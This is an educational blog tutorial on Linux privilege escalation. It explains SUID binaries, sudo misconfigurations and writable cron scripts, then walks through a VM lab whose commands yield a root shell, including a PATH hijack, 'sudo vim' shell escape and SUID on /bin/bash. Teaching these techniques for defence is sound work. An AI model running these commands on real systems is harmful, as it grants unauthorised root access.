

Privilege Escalation fundamentally refers to moving from lower to higher permissions. More specifically, it involves exploiting a vulnerability, design flaw, or configuration error in an operating system or application to gain unauthorized access to resources that are typically restricted from the user.
Horizontal privilege escalation:
This occurs when a user gains access to the same level of privileges or resources as another user, rather than elevating their privileges to those of an administrator or higher-level user (which would be vertical privilege escalation). The goal of horizontal privilege escalation is typically to access information or systems that belong to a different user but are supposed to be restricted.
Vertical privilege escalation:
occurs when a user gains access to higher privileges than they are normally authorized to have, typically moving from a lower-level user account to an account with higher privileges (such as an administrator, root, or system-level access). This allows the user to perform actions or access resources that should be restricted to more privileged roles.
SUID (Set User ID):
An SUID (Set User ID) binary is an executable file in Unix or Linux systems that runs with the privileges of the file owner rather than the user who is running the binary. Typically, this feature is used to allow regular users to perform tasks that require elevated privileges without giving them full root access.
When a binary is marked with the SUID bit, it allows any user to execute the binary as if they were the file’s owner (often root). This can be a useful feature for certain system utilities but also presents a security risk if not managed properly.
SUID:
- SUID Bit: The SUID bit is represented by the number
4in a file’s permission settings. For example, the permission-rwsr-xr-xshows that the SUID bit is set (thesinstead ofxin the owner’s execute field). - Privilege Elevation: When a user executes an SUID binary, the process will run with the privileges of the file owner (which is often root). This means that the user temporarily gains elevated permissions while the binary is executing.
- Common SUID Programs: Some system programs are set as SUID by default because they require elevated privileges to function correctly, such as:
/bin/passwd: Allows users to change their passwords, which requires modifying files that are normally only writable by the root user./usr/bin/sudo: Allows users to execute commands with elevated privileges.
Exploiting Vulnerable Software
- Buffer Overflow Attacks: Attackers exploit buffer overflow vulnerabilities to execute arbitrary code with elevated privileges, particularly when targeting privileged processes.
- Kernel Exploits: Vulnerabilities in the operating system kernel (e.g., privilege escalation bugs in Linux or Windows) can be exploited to gain root or system-level access.
- Unpatched Software: Exploiting outdated or unpatched software that has known vulnerabilities to perform privilege escalation.
Misconfigured File Permissions
- SUID/SGID Binaries: On Unix/Linux systems, binaries with the SUID (Set User ID) or SGID (Set Group ID) bits can run with the permissions of the file owner or group. Misconfigured SUID/SGID binaries can allow attackers to escalate privileges.
- Writable /etc/passwd or /etc/shadow: If files controlling user authentication are writable, attackers can modify them to grant themselves elevated privileges.
- World-Writable Files: Files with permissions that allow anyone to write can be replaced or altered to execute code with elevated privileges.
Abusing Legitimate Privileged Programs
- sudo Misconfigurations: If sudo is misconfigured (e.g., allowing certain commands to be run without a password or with insufficient restrictions), attackers may use it to execute arbitrary commands with root privileges.
- Exploiting Cron Jobs: If a cron job (scheduled task) runs with elevated privileges but executes files that are user-editable or located in user-controlled directories, attackers can replace or manipulate the files to gain higher privileges.
- Abusing Services: Some services, like SSH or systemd, may have configurations or vulnerabilities that allow privilege escalation if improperly secured.
Here are some methods to gain elevated privileges. The system there are many more ways to exploit the system.
Mitigations for Privilege Escalation:
- Patching: Regularly update and patch software to close known vulnerabilities.
- Principle of Least Privilege (PoLP): Limit users’ access to the minimum necessary privileges.
- Strong Password Policies: Enforce complex passwords and discourage password reuse.
- Monitoring and Logging: Implement monitoring solutions that track unusual privilege usage and log all privileged activities.
- Limit SUID/SGID Binaries: Audit and restrict the number of SUID/SGID binaries on the system.
- Harden Configuration Files: Ensure configuration files and service settings are hardened and properly secured.
By understanding these techniques, system administrators can proactively guard against privilege escalation attacks and better secure their environments.
Exploiting SUID Executables
SUID (Set User ID) binaries allow users to execute programs with the privileges of the file owner, which is often the root user. Misconfigurations or vulnerabilities in these binaries can be exploited for privilege escalation.
Example:
- Consider a vulnerable SUID binary called
/usr/bin/vulnprogthat has improper handling of environment variables likePATH.
$ ls -l /usr/bin/vulnprog
-rwsr-xr-x 1 root root 12345 Jan 1 00:00 /usr/bin/vulnprog
When you run vulnprog, it calls another program, like ls, using the system() function, but it doesn’t specify the full path for ls. If an attacker can manipulate the PATH environment variable, they can trick vulnprog into running a malicious version of ls.
# Create a malicious ls executable
$ echo '#!/bin/bash' > /tmp/ls
$ echo '/bin/sh' >> /tmp/ls
$ chmod +x /tmp/ls

# Modify PATH to include /tmp directory first
$ export PATH=/tmp:$PATH

# Run the vulnerable SUID binary
$ /usr/bin/vulnprog

# Now the shell runs with root privileges
# whoami
root
Exploiting SUDO Rights/User
If a user has overly permissive sudo rights, attackers can exploit it to escalate privileges.
Example:
- Suppose a user can run a program like
vimwith root privileges viasudowithout needing to enter a password:
$ sudo -l
User may run the following commands on the system:
    (ALL) NOPASSWD: /usr/bin/vim
Since vim allows users to execute shell commands, an attacker can escalate to root by running vim and launching a shell.
$ sudo vim -c ':!sh'

# Now the attacker has a root shell
# whoami
root
Another example would be an insecure sudo configuration that allows a user to run certain commands that can be abused to gain a shell, like sudo less, sudo cat, or even sudo find.
Exploiting Badly Configured Cron Jobs
Cron jobs are scheduled tasks that run with the permissions of the user or root. If a cron job runs a script located in a user-writable directory or with weak permissions, an attacker can modify it to include malicious code.
Example:
- Let’s say there’s a cron job running as
rootevery minute, executing a script located at/usr/local/bin/backup.sh:
# Crontab entry
* * * * * root /usr/local/bin/backup.sh
If the file /usr/local/bin/backup.sh is writable by other users, an attacker could replace the contents of the script with a command to spawn a root shell.
$ ls -l /usr/local/bin/backup.sh
-rwxrwxrwx 1 root root 1000 Jan 1 00:00 /usr/local/bin/backup.sh  # World writable!

# Modify the script to spawn a shell
$ echo '/bin/sh' > /usr/local/bin/backup.sh
- When the cron job runs, it will execute the modified script, and the attacker will get a root shell.
Scenario: Exploiting a Writable Cron Job Script
WARNING: THE FOLLOWING ACTIONS CAN POTENTIALLY BREAK YOUR SYSTEM IF NOT PERFORMED CORRECTLY. I BEAR NO RESPONSIBILITY FOR ANY DAMAGE CAUSED TO YOUR MACHINE. PLEASE ONLY USE A VIRTUAL MACHINE (VM) FOR TESTING AND EXPLOITATION! ATTEMPTING THIS ON A LIVE SYSTEM CAN RESULT IN DATA LOSS OR SYSTEM INSTABILITY. PROCEED WITH EXTREME CAUTION AND AT YOUR OWN RISK.
Step 1:Simulate a Badly Configured Cron Job:
Let’s assume there’s a cron job running as root, executing a script located at /usr/local/bin/backup.sh. The script is world-writable, meaning any user can modify it. This is a security risk because an attacker can modify the script to include malicious commands.
Create the Script (backup.sh): As the root user, create a script in /usr/local/bin/:
sudo touch /usr/local/bin/backup.sh
sudo chmod 777 /usr/local/bin/backup.sh  # World-writable permission
Edit the Script to simulate a backup process:
Add some dummy commands to simulate a legitimate cron job:
sudo nano /usr/local/bin/backup.sh
Add the following lines:
#!/bin/bash
tar -czf /backup/backup.tar.gz /home/user
Save the file and make it executable:
ctrl o then enter. ctrl x to exit.
sudo chmod +x /usr/local/bin/backup.sh
Create a Cron Job Entry for Root:
You can add a cron job for root that runs this script every minute:
sudo crontab -e
Add the following line to run the script every minute:
* * * * * /usr/local/bin/backup.sh
You can add it past all the writing at the bottom. Save as you did above.
Step 2: Exploit the Vulnerable Cron Job
Now that the script is world-writable, as a regular user, you can modify the script to include malicious commands that will run with root privileges when the cron job executes.
Modify the Script as a Non-Privileged User:
While logged in go to the terminal and type:
sudo adduser testuser
su - testuser
It will ask you to fill out details, but you can leave them blank if you want.
- Log in as a regular user (not root) and modify the
backup.shscript to include a command that gives you root access (for example, by spawning a root shell):
echo '#!/bin/bash' > /usr/local/bin/backup.sh
echo 'chmod +s /bin/bash' >> /usr/local/bin/backup.sh  # Set SUID bit on /bin/bash
chmod +x /usr/local/bin/backup.sh
The last line of the code may not work, but that’s ok. Just move on.
This script will change the permissions on /bin/bash, setting the SUID bit on it, which will allow any user to run /bin/bash with root privileges.
Wait for Cron to Execute:
Now, you wait for the cron job to run (it runs every minute based on the cron job setting).
After the cron job runs, check the permissions on /bin/bash:
ls -l /bin/bash
You should see that the SUID bit has been set:
-rwsr-xr-x 1 root root 1037528 Oct 10 13:00 /bin/bash
The rws means that the SUID bit is set, and /bin/bash can now be run with root privileges by any user.
Exploit the SUID Bit
As a non-root user, run /bin/bash to get a root shell:
/bin/bash -p
Now, you should have root access:
whoami
root
Conclusion on Linux Privilege Escalation
Linux privilege escalation is a crucial topic in system security, where attackers exploit system vulnerabilities, misconfigurations, or weak permissions to gain unauthorized access or escalate privileges to root. Techniques such as exploiting SUID executables, misconfigured sudo rights, badly configured cron jobs, and issues with the user PATH environment are common vectors for attacks. Each of these methods relies on either flawed configurations or insecure permissions, providing opportunities for attackers to elevate their access.
To mitigate these risks, it’s essential to follow security best practices, such as regularly auditing user permissions, applying the principle of least privilege, restricting SUID binaries, properly configuring cron jobs, and ensuring secure environment variable handling. Regular patching, continuous monitoring, and secure coding practices also play a key role in minimizing privilege escalation risks.
Understanding and testing these methods in a safe, controlled environment (like a virtual machine) helps system administrators and security professionals identify weaknesses before they are exploited. Always ensure that testing does not occur on live production systems to avoid unintended damage.




 StealthCyberOps
Leave a comment